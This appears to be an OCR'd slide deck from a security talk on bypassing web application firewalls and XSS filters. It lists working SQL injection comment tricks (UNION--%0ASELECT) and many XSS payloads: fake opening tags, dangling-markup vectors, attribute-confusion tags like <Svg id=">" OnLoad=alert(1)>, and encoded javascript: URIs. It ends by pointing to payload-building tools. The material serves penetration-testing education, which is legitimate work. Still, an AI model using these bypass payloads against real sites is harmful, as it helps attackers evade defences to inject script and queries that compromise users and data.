
Comment Jump - Works Everywhere

- SQLi examples (real WAF bypasses):

  UNION--%0ASELECT

  UNION--%AA%0ASELECT

- UNION--anything%0ASELECT



Advanced Exploitation

Bypassing with HTML Vectors

- Don’t get stuck on onEvent= or <%09Svg
- Manipulate before, during, and after the dangerous parts
- Mess with the STRUCTURE

Advanced Exploitation

Bypassing with HTML Vectors - Before the Vector

- Fake opening tags:

  <a/href=<Svg/OnLoad=alert(1)//

  %253C<Svg/OnLoad=alert(1)//

- Fake inline handlers:

  "onclick=<Svg/OnLoad=alert(1)//

Advanced Exploitation

Bypassing with HTML Vectors - Fake Dangling Markup

```
1</ <A
Href="https://X55.is/<S/><Img%2FSrc%2FOnError%3Dalert%281%29>"
>XSS</A>
```

- DOM comments everything between <A and <S/>
- Works with </ <! <?

Advanced Exploitation

Bypassing with HTML Vectors - Inside the Vector


- id=">" closes the tag early in the filter's eyes
- /= invalid attribute name to watch for value
- x=\" confuses parsers and filter logic
- %252F= invalid attribute name exploiting filter decoding behavior
- x=%26quot; exploiting filter decoding behavior to watch for value

```
<Svg id=">" OnLoad=alert(1)>
```

Advanced Exploitation

The Javascript Playground

- Hard to get past “JavaScript:” with some filters
- But once there, it’s not just Game Over
- Syntax playground, endless tricks




Advanced Exploitation

The Javascript Playground - Getting There

- Prepend bytes from %00 to %20
- Insert %09, %0A, %0D anywhere

%1AJav%09as%0Acrip%0Dt:1



Advanced Exploitation


The Javascript Playground - Getting There

- It accepts CODE: JavaScript:alert(1)
- It accepts STRING: JavaScript:"<Img/Src/OnError=alert(1)>"
- Use all the tricks so far but double encoding is the best

BypaXSS

- Tool to build XSS vectors and payloads for bypass
- Available soon at:


  https://brutelogic.net/bypaxss



See Also

- Ebooks and other resources:
  https://brutelogic.net

- KNOXSS - XSS Detection and PoC Tool
  https://knoxss.pro



That’s it

¡Gracias!